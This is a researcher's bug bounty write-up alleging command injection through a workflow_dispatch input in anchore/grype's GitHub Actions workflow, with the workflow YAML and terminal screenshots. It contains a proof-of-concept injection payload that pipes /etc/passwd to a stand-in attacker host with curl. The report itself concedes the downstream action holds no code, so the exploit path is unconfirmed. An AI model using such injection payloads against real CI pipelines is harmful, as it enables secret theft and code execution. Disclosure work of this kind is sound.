GitHub Actions RCE Vulnerability Report

GitHub Actions RCE Vulnerability Report

Target Repository: anchore/grype

Report Submitted Via: HackerOne (GitHub Bug Bounty Program)

Author: Abrar (abrarxploit) (Security Researcher)

Summary:

A command injection vulnerability was discovered in the GitHub Actions workflow of the public repository anchore/grype.

This workflow accepts user input via the workflow_dispatch trigger and passes it unsanitized to a sub-action.

The referenced sub-action (update-go-dependencies@main) is present but contains no functional code, which adds ambiguity to the execution path.

Technical Details:

- File: .github/workflows/update-anchore-dependencies.yml
- Unescaped Input: 'repos'
- Used in downstream action call without validation or quoting.

PoC (Theoretical Payload):

repos: "; curl http://attacker.com --data @/etc/passwd; echo "

Impact:

If the 'repos' input is evaluated in a shell context in the downstream action, it could result in:

- Remote Code Execution (RCE) on GitHub-hosted runners

- Theft of secrets such as GITHUB_TOKEN and environment variables
- Unauthorized modification of repositories or CI processes

Disclosure Outcome:

GitHub reviewed the report and marked it as 'Informative' due to scope restrictions.

The vulnerability was acknowledged as real but out-of-scope for reward as the affected repo belongs to a third party.

GitHub's Response (Summary):


"Thank you for your report. The workflow you analyzed belongs to a third-party project (anchore/grype), which is outside the paid scope of GitHub's bounty program. However, your report is informative and demonstrates a valid risk pattern."

Security Recommendations:


- Escape all user inputs with toJSON or equivalent
- Validate inputs using strict regex (e.g., ^[a-zA-Z0-9._/-]+$)
- Avoid shell evaluation of user-controlled data

Attachments:


Screenshots of input tracing, action validation, and GitHubs response.




```
    runs-on: ubuntu-latest
    if: github.repository_owner == 'anchore' # only run for main repo (not forks)
    steps:
      - uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 #v4.2.2

      - name: Bootstrap environment
        uses: ./.github/actions/bootstrap
        with:
          tools: false
          bootstrap-apt-packages: ""

      - name: Update dependencies
        id: update
        uses: anchore/workflows/.github/actions/update-go-dependencies@main
        with:
          repos: ${{ github.event.inputs.repos }}

      - uses: tibdex/github-app-token@3beb63f4bd073e61482598c45c71c1019b59b73a #v2.1.0
        id: generate-token
        with:
          app_id: ${{ secrets.TOKEN_APP_ID }}
          private_key: ${{ secrets.TOKEN_APP_PRIVATE_KEY }}

      - uses: peter-evans/create-pull-request@271a8d0340265f705b14b6d32b9829c1cb33d45e #v7.0.8
        with:
          signoff: true
          delete-branch: true
          draft: ${{ steps.update.outputs.draft }}
          # do not change this branch, as other workflows depend on it
          branch: auto/integration
          labels: dependencies,pre-release
          commit-message: "chore(deps): update anchore dependencies"
          title: "chore(deps): update anchore dependencies"
          body: ${{ steps.update.outputs.summary }}
          token: ${{ steps.generate-token.outputs.token }}
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
(END)
```



```
──(abrar㉿kali)-[~/setup-node/.github/workflows/release-please-action]
─$ find . -name "*.yml"
/action.yml
/grype/artifacthub-repo.yml
/grype/.github/ISSUE_TEMPLATE/config.yml
/grype/.github/workflows/codeql-analysis.yml
/grype/.github/workflows/update-quality-gate-db.yml
/grype/.github/workflows/update-bootstrap-tools.yml
/grype/.github/workflows/scorecards.yml
/grype/.github/workflows/update-anchore-dependencies.yml
/.github/dependabot.yml
/.github/blunderbuss.yml

──(abrar㉿kali)-[~/setup-node/.github/workflows/release-please-action]
─$ 
```



```
-rw-rw-r--  1 abrar abrar         0 Jun 20 01:13  gobuster_uploads_inside.txt
-rw-rw-r--  1 abrar abrar 154272080 Jun 22 18:52  hydra.restore
-rw-------  1 abrar abrar         0 Jun 14 17:50  .ICEauthority
-rw-rw-r--  1 abrar abrar         0 Jun 20 02:11  input_pages.txt
drwxrwxr-x  4 abrar abrar      4096 Jun 15 22:43 'ISK(basic)'
drwxrwxr-x  6 abrar abrar      4096 Jun 17 19:11  ISKV2
drwxrwxr-x  5 abrar abrar      4096 Jun 17 05:33  iskv2_venv
drwxr-xr-x  4 abrar abrar      4096 Jun 20 06:01  .java
drwxrwxr-x  3 abrar abrar      4096 Jun 16 10:20  kali-gpt
-rwxrwxr-x  1 abrar abrar       381 Jun 17 18:14  launch_iskv2.sh
-rw-rw-r--  1 abrar abrar         0 Jun 20 23:45  live_uber.txt
-rw-rw-r--  1 abrar abrar         0 Jun 20 02:29  live_urls.txt
drwxr-xr-x  7 abrar abrar      4096 Jun 20 22:54  .local
drwx------  4 abrar abrar      4096 Jun 14 18:04  .mozilla
drwxrwxr-x 12 abrar abrar      4096 Jun 14 19:37  .msf4
drwxr-xr-x  2 abrar abrar      4096 Jun 14 17:50  Music
drwxrwxr-x  4 abrar abrar      4096 Jun 14 19:19  neofetch
-rw-rw-r--  1 abrar abrar     17174 Jun 20 03:26  nikto_redirects_scan.txt
-rw-rw-r--  1 abrar abrar     20783 Jun 20 04:03  nikto_summary.txt
-rw-rw-r--  1 abrar abrar      1344 Jun 20 00:22  nmap_slt.txt
drwxrwxr-x  4 abrar abrar      4096 Jun 21 16:13  .npm
drwxr-xr-x  2 abrar abrar      4096 Jun 17 18:07  .ollama
-rw-rw-r--  1 abrar abrar       165 Jun 17 06:34 'openapi key'
-rwxrwxr-x  1 abrar abrar      1115 Jun 20 01:41  parse_and_scan_sitemaps.sh
drwxr-xr-x  2 abrar abrar      4096 Jun 22 20:52  Pictures
drwx------  3 abrar abrar      4096 Jun 15 15:20  .pki
-rw-r--r--  1 abrar abrar       807 Jun 14 17:46  .profile
drwxr-xr-x  2 abrar abrar      4096 Jun 14 17:50  Public
drwxr-xr-x 17 abrar abrar      4096 Jun 17 16:31  Python-3.11.9
-rw-------  1 abrar abrar         0 Jun 17 16:30  .python_history
drwxrwxr-x 11 abrar abrar      4096 Jun 17 00:29  qtermwidget
drwxrwxr-x  3 abrar abrar      4096 Jun 17 00:12  .recon-ng
-rw-rw-r--  1 abrar abrar      3183 Jun 20 02:48  redirected_targets.txt
-rw-rw-r--  1 abrar abrar      2457 Jun 20 02:30  redirecting_urls.txt
-rw-rw-r--  1 abrar abrar      4756 Jun 20 02:36  redirect_resolved.txt
-rw-rw-r--  1 abrar abrar      3183 Jun 20 03:26  remaining_targets.txt
-rw-rw-r--  1 abrar abrar        21 Jun 21 00:21  resume.cfg
-rw-rw-r--  1 abrar abrar         0 Jun 20 03:25  scanned_domains.txt
-rw-rw-r--  1 abrar abrar        15 Jun 20 03:21  scanned_hosts.txt
drwxrwxr-x 11 abrar abrar      4096 Jun 22 19:21  setup-node
-rw-rw-r--  1 abrar abrar     83486 Jun 20 02:06  sitemap_scan_results.txt
-rw-rw-r--  1 abrar abrar      1095 Jun 20 00:18  slt_subs.txt
drwx------  3 abrar abrar      4096 Jun 20 07:10  snap
-rw-rw-r--  1 abrar abrar        21 Jun 20 21:59  subdomains_feinowgam.txt
-rw-r--r--  1 abrar abrar         0 Jun 14 17:53  .sudo_as_admin_successful
drwxr-xr-x  2 abrar abrar      4096 Jun 14 17:50  Templates
drwx------  6 abrar abrar      4096 Jun 17 15:14  .thunderbird
-rw-r--r--  1 abrar abrar     13865 Jun 20 04:45  uploads_bypass_enum.txt
-rw-r--r--  1 abrar abrar     13972 Jun 20 05:36  uploads_filehunt.txt
-rw-rw-r--  1 abrar abrar        24 Jun 20 23:07  usernames.txt
-rw-r-----  1 abrar abrar         5 Jun 22 18:50  .vboxclient-clipboard.pid
```



```
┌──(abrar㉿kali)-[~/setup-node/.github/workflows/release-please-action]
└─$ grep -Ri 'repos' anchore/workflows/.github/actions/update-go-dependencies/
grep: anchore/workflows/.github/actions/update-go-dependencies/: No such file or directory

┌──(abrar㉿kali)-[~/setup-node/.github/workflows/release-please-action]
└─$ ls -la anchore/workflows/.github/actions/
ls: cannot access 'anchore/workflows/.github/actions/': No such file or directory

┌──(abrar㉿kali)-[~/setup-node/.github/workflows/release-please-action]
└─$ find anchore/workflows -type d -name "*update*"
find: 'anchore/workflows': No such file or directory

┌──(abrar㉿kali)-[~/setup-node/.github/workflows/release-please-action]
└─$ 
```